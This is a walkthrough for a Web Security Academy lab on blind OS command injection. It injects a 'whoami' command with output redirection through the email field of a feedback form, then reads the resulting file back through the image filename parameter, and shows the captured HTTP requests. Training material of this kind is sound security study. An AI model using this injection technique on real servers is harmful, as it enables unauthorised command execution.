
OS Command Injection Lab-03 Blind OS command injection with output redirection

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Use Burp Suite to intercept and modify the request that submits feedback.



Modify the email parameter, changing it to:

||whoami>/var/www/images/gsm.txt||

```
Pretty
          Raw
1 POST /feedback/submit HTTP/2
 2 Host: 0a4f00f10348557980e9122500f30044.web-security-academy.net
 3 Cookie: session=5QefwyJUTro5LayeXRCHx1CkEm2Lfmwm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 5 Accept: */*
 6 Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 111
10 Origin: https://0a4f00f10348557980e9122500f30044.web-security-academy.net
11 Referer: https://0a4f00f10348557980e9122500f30044.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
   csrf=XEeKGj68gH9iRbUAfMz2N1rIkiHTEgLd&name=Gobi&email=gobimanivanan%40gmail.com||whoami>/var/www/images/gsm.txt||ksubject=asdfgh&message=asafdsaf
```

Now use Burp Suite to intercept and modify the request that loads an image of a product. Modify the filename parameter, changing the value to the name of the file you specified for the output of the injected command:

filename=gsm.txt

```
GET /image?filename=gsm.txt HTTP/2
Host: 0a4T00T10348557980e9122500T30044.web-security-academy.net
Cookie: session=5QefwyJUTro5LayeXRCHx1CkEm2Lfmwm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a4f00f10348557980e9122500f30044.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Observe that the response contains the output from the injected command.



Web Security Academy 5

Blind OS command injection with output redirection

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Description

Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards slip. For a modest sum, you can now own a selection of googly eyes, feathers, buttons and edible glitter to ensure your food is dressed to impress. Perhaps you want to impress a date, or surprise a loved one with breakfast in bed - forget flowers and chocolates. Your partner will be bowled over by your originality, and literally tickled pink by the cute feather accessories.

Make your kitchen a fun place to prepare food, what better way to start cooking than to have all your produce watching you. Egging you on, encouraging you to do your best. You don't even need to stop at food, you can accessorize all those dull bits and bobs you have lying around your home. You get plenty of bang for your buck, and for one day only we are offering the first one hundred customers an extra set of oversized googly eyes for free. Imagine them on the bonnet of your car, they are sure to brighten the day of passers-by. What are you waiting for? Get your complete entertaining package today.